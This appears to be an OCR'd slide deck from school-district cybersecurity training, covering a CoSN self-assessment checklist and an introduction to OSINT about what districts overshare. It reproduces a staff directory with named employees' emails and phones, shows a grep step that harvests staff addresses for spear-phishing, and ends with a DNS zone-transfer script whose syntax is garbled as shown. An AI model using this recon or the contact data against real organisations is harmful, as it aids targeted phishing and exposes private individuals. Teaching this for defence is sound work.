- The cybersecurity self-assessment checklist is a multipart 100-point scale that evaluates district security goals, plans and overall implementation across the four critical infrastructure components:
  - Management (25 points)
  - Technology (50 points)
  - Business Continuity (15 points)
  - Stakeholder / End User (10 points)

Activity - CoSN Cybersecurity Self-Assessment Checklist


Checklist at hypr.ink/cosn

How to score your answers:

- If your answer to a question is an unqualified 'yes', give yourself the maximum point value for that question.
- If your answer is 'maybe' or 'half done' or 'almost', give yourself appropriate partial credit up to the maximum point value for that question.
- A definite 'no' rates a zero.
- Maximum score is 100 points.

Activity - CoSN Cybersecurity Self-Assessment Checklist

Activity - CoSN Cybersecurity Self-Assessment Checklist



- Below 20: Either your district doesn't use IT to any significant degree, or your system is a disaster waiting to happen.
- 20 to 39: Your district's IT system is probably barely meeting the minimal basic security, but serious shortcomings remain and problems are likely to occur.
- 40 to 59: Your district's IT system is beginning to deal with the wide range of security requirements, but continued attention and effort will be needed to bring things up to a more defendable state.
- 60 to 79: Your district's IT system is grappling with the wide range of security requirements, and while that does not guarantee no problems will occur, you are exercising appropriate due diligence, however, some shortcomings remain and continued attention and effort will be helpful.
- 80 to 100: Your district's IT system is a model of good cyber security practice. Maintaining this status will require continuing attention and action.

Session 2

Intro to Open Source Intelligence (OSINT)

(or) What information is your district inadvertently sharing?

Open Source Intelligence - OSINT

“Ninety percent of intelligence comes from <u>open sources</u>. The other 10 percent, the clandestine work, is just the more dramatic. The real intelligence hero is Sherlock Holmes, not James Bond.”

- Samuel V. Wilson, former director of the Defense Intelligence Agency

What is Offensive OSINT?

- The first step in a targeted attack – or a penetration test or red team activity – is gathering intelligence on the target. This is many times referred to as *‘footprinting’* or *‘reconnaissance’*, or *‘recon’* for short.

- To get this information, a criminal hacker or pentest team uses various tools and technologies.

- Passive recon tools and processes never 'touch' the target.


- Active recon involves using tools and processes that ‘touch’ the target’s system and may be logged.

- Recon usually starts with scraping information from public sources, collectively known as open source intelligence or OSINT.

Passive vs Active OSINT

- Passive recon tools and processes never 'touch' the target.

- Active recon involves using tools and processes that ‘touch’ the target’s system and may be logged by target systems.



Passive Reconnaissance

User Groups

Web Site

Edgars

Newsgroups

Business Partners

Dumpster Diving

Social Engineering

Active Reconnaissance

Port Scans

DNS Lookups

Zone Transfers

Ping Sweeps

Traceroute

OS Fingerprinting

Do Districts Inadvertently Share Too Much Intelligence?


Questions to Consider:

1. How do districts protect sensitive information from exposure to criminal hackers while also serving the information needs of staff, parents and students?


2. As taxpayer-funded entities, what information are districts legally required to share publicly (FOIA)? How might that be used by criminal hackers?

3. What other sensitive information do districts typically share (not legally required), but could be used against them by criminal hackers?

Do Districts Share Too Much Intelligence?



The federal FOIA does not provide access to records held by state or local government agencies, or by private businesses or individuals. Most states, and some local jurisdictions have their own laws about access to state and local records. State Education agencies should be contacted for further information about these statutes.



Not Found

The requested URL /Programs/EROD/org_list.cfm was not found on this server.

Apache/2.2.15 (Red Hat) Server at wdcrobcolp01.ed.gov Port 443

CVE-2011-3639

WA State Legislature - Public Records Act

hypr.ink/c7hu7

- **RCW 42.56.420 - Security Exemptions**


  a. (3) **Information compiled by school districts or schools in the development of their comprehensive safe school plans under RCW 28A.320.125, to the extent that they identify specific vulnerabilities of school districts and each individual school**;

  b. (4) **Information regarding the public and private infrastructure and security of computer and telecommunications networks**, consisting of security passwords, security access codes and programs, access codes for secure software applications, security and service recovery plans, security risk assessments, and security test results to the extent that they identify specific system vulnerabilities, and other such information the release of which may increase risk to the confidentiality, integrity, or availability of security, information technology infrastructure, or assets;

  c. (5) **The system security and emergency preparedness plan** required under RCW 35.21.228, 35A.21.300, 36.01.210, 36.57.120, 36.57A.170, and 81.112.180;

Phishing Humor

OSINT - District Information Sharing



WHAT CAN HACKERS DO WITH YOUR DATA?

PERSONALIZE SOCIAL ENGINEERING ATTACKS AND SPAM EMAILS

Spear phishing *is a highly targeted form of phishing attack that relies on personalization to trick victims*


Malware-laced emails *don't seem as risky when they refer to people or places that are familiar to you*
(e.g. names of friends, coworkers, employers or organizations you belong to)

Attacks can be *personalized based on your likes and interests and often appear to be sent from "friends" or coworkers*
(IT department, bosses, executives, etc.)

e.g. Finalsite staff directory

OSINT - District Information Sharing


https://extapp.sfusd.edu/directory/pdf/Department_Alphabetical_Staff_Listed.pdf



DEPARTMENT (ALPHABETICAL STAFF LISTED)

Telecommunications	**601 McAllister Street**	**Zip 94102 Ph. 241-6169 Fax 241-6658**	
Amador, Ivan	Telecom Technician	615-8959 x1514	amadori@sfusd.edu
Project Management Office	**601 McAllister Street**	**Zip 94102 Ph. 241-6169 Fax 202-0758**	
Maynard, Sandra	Executive Director		MaynardS@sfusd.edu
Blass, Lindsey	Personal Learning Environments Program Manager		BlassL@sfusd.edu
Gumpal, Cindy	Senior Management Assistant		gumpalc@sfusd.edu
Gutierrez, Elva	Project Manager	615-8850 x1433	gutierreze@sfusd.edu
Keller, Andrew	Manager I	447-7862 x1462	KellerA1@sfusd.edu
Kifer, Michael	Project Manager II	615-8965 x1422	KiferM@sfusd.edu
Monardo, Joseph	Project Manager - Digital District	x1469	MonardoJ@sfusd.edu
Tafreshinejad, Maziar	Project Manager II	241-6169 x1432	TafreshinejadM@sfusd.edu
Student Data Redesign Project	**601 McAllister Street**	**Zip 94102 Ph. Fax**	
Maloney, Carrie	Program Administrator	615-8853	MaloneyC@sfusd.edu
Special Projects	**601 McAllister St.**	**Zip 94102 Ph. 241-6169 Fax**	
Raymond, Lake	Educational Policy Analyst	615-8930 x1443	RaymondL@sfusd.edu
Technology & Innovation	**601 McAllister St.**	**Zip Ph. Fax**	
Malone, David	Executive Director		MaloneD1@sfusd.edu
Dorian, Ronny	Manager, Technology Projects	447-7861 x1461	DorianR@sfusd.edu
Desktop Support	**655 De Haro Street, Room 107**	**Zip 94107 Ph. 615-8900 Fax**	
Pankenier, Dave	Desktop Support Manager	615-8915 x1510	pankenierd@sfusd.edu
Bryan, Iain	Desktop Support Technician	793-5426 x1507	BryanI@sfusd.edu
DeJesus, Leonard	1092 IT Oper Supp Admin II	615-8916 x1511	DeJesusL@sfusd.edu
Hanley, John	Desktop Support - Asst. Mgr.	615-8910 x1505	hanleyj@sfusd.edu
Kuan, Anthony	Desktop Support Technician	615-8917 x1420	KuanA@sfusd.edu
Latreille-Favre, Julia	1092 IT Oper Supp Admin II		Latreille-FavreJ@sfusd.edu
Murillo, Ralph	Desktop Support Technician	615-8907 x1503	MURILLOR@sfusd.edu
Soohoo, David	1092 IT Oper Supp Admin II	615-8904 x1502	SoohooD@sfusd.edu
Van Spronsen, Craig	Desktop Support Technician	615-8911 x1506	VanSpronsenC@sfusd.edu
Zhong, Benjamin	Desktop Support Technician	615-8903 x1501	ZhongB@sfusd.edu

OSINT - District Information Sharing



Staff Directory

Print Directories (PDF):

Department Alpha | Department Staff | Department by Division |
Central Office Staff | Schools | School Principals

First Name


Last Name

Division

Departmen

School

✓
3rd Floor
Board of Education Office
Building Operations - 555 Franklin Street
Communications
Early Education
Educational Placement Center
Finance
Human Resources
Information Technology Dept
Labor Relations
Leadership, Equity, Achievement and Design
Legal Department
Partner Organizations
Policy and Operations
San Francisco Education Fund
Special Education Services
Student Family & Community Support
Superintendent's Office



Staff Directory


New Search

Ivan Amador
Telecom Technician
Telecommunications
601 McAllister Street
San Francisco, CA
Phone: (415) 615-8959 X1514
Fax: (415) 241-6658
amadori@sfusd.edu

Carol Anderson
IS Business Analyst Principal
Compliance Reporting
555 Franklin St, 2nd Floor
San Francisco, CA
Phone: (415) 615-8856
Fax: (415) 202-0758
AndersonC1@sfusd.edu

Cary Batty
Management Assistant
IT Administration
601 McAllister Street, 2nd Floor
San Francisco, CA
Phone: (415) 615-8977 X1444
Fax: (415) 202-0758
BattyC@sfusd.edu

OSINT - District Information Oversharing




```
Ivan Amador
Telecom Technician
Telecommunications
601 McAllister Street
San Francisco, CA
Phone: (415) 615-8959 X1514
Fax: (415) 241-6658
amadori@sfusd.edu
Carol Anderson
IS Business Analyst Principal
Compliance Reporting
555 Franklin St, 2nd Floor
San Francisco, CA
Phone: (415) 615-8856
Fax: (415) 202-0758
AndersonC1@sfusd.edu
Cary Batty
Management Assistant
IT Administration
601 McAllister Street, 2nd Floor
San Francisco, CA
Phone: (415) 615-8977 X1444
Fax: (415) 202-0758
BattyC@sfusd.edu
```

Filter Through Command


Command: grep sfusd.edu

Result: New Document



```
AbdolcaderF@sfusd.edu
AberoA@sfusd.edu
abinga@sfusd.edu
AbregoR@sfusd.edu
ABRONSL@sfusd.edu
AcostaJ@sfusd.edu
ActkinsonL@sfusd.edu
AdairA@sfusd.edu
AdamesV@sfusd.edu
AfflickS@sfusd.edu
agudelom@sfusd.edu
agudelom@sfusd.edu
AguilarY@sfusd.edu
AguilarJ1@sfusd.edu
AkrabawiA@sfusd.edu
Alander-YasoniaJ@sfusd.edu
AlarconJ@sfusd.edu
AlbertsB@sfusd.edu
AlcantarI@sfusd.edu
AldamaE@sfusd.edu
AldekhelZ@sfusd.edu
AldereteJ@sfusd.edu
AlemanA@sfusd.edu
AlemanA@sfusd.edu
```

Network Discovery Process - Overview



Shared DNS is a quick way to find other domains to target within the organization.

domain.com

Resolve DNS Servers type NS

Find cname records - enumerate

Find A Records
- Reverse IP Lookup
- Subdomain Search

Get SPF Records DNS type TXT

Subdomain Takeover?

SPF Records may contain IP's with no other associated DNS records

If organization owns DNS Servers. Find Domains using same DNS Records (NS)

IP Addresses

Find other A records associated with IP addresses of interest (reverse ip search)

Quickly identify areas to focus on from banners

Search Banners Internet Scan Data (Passive)

Identify AS and Netblock (shared or target owned)

Active Enumeration and Discovery

Port Scan all IP Address and Netblock's within scope

Web Application Identification and Mapping

DNS A Records may be virtual hosts on web server

Attempt DNS Zone Transfer

1. This almost never works externally.
2. A DNS zone transfer attempt or DNS lookup actively engages with the target NS.

```
#!/usr/bin/env bash
# You need to have dnsutils installed.

DOMAIN="your_domain_here"

dig NS $DOMAIN +short | sed -e "s/\.$//g" | while
read nameserver, do echo "Testing $DOMAIN @
$nameserver", dig AXFR $DOMAIN "@$nameserver", done
```

dns_zone_transfer.sh

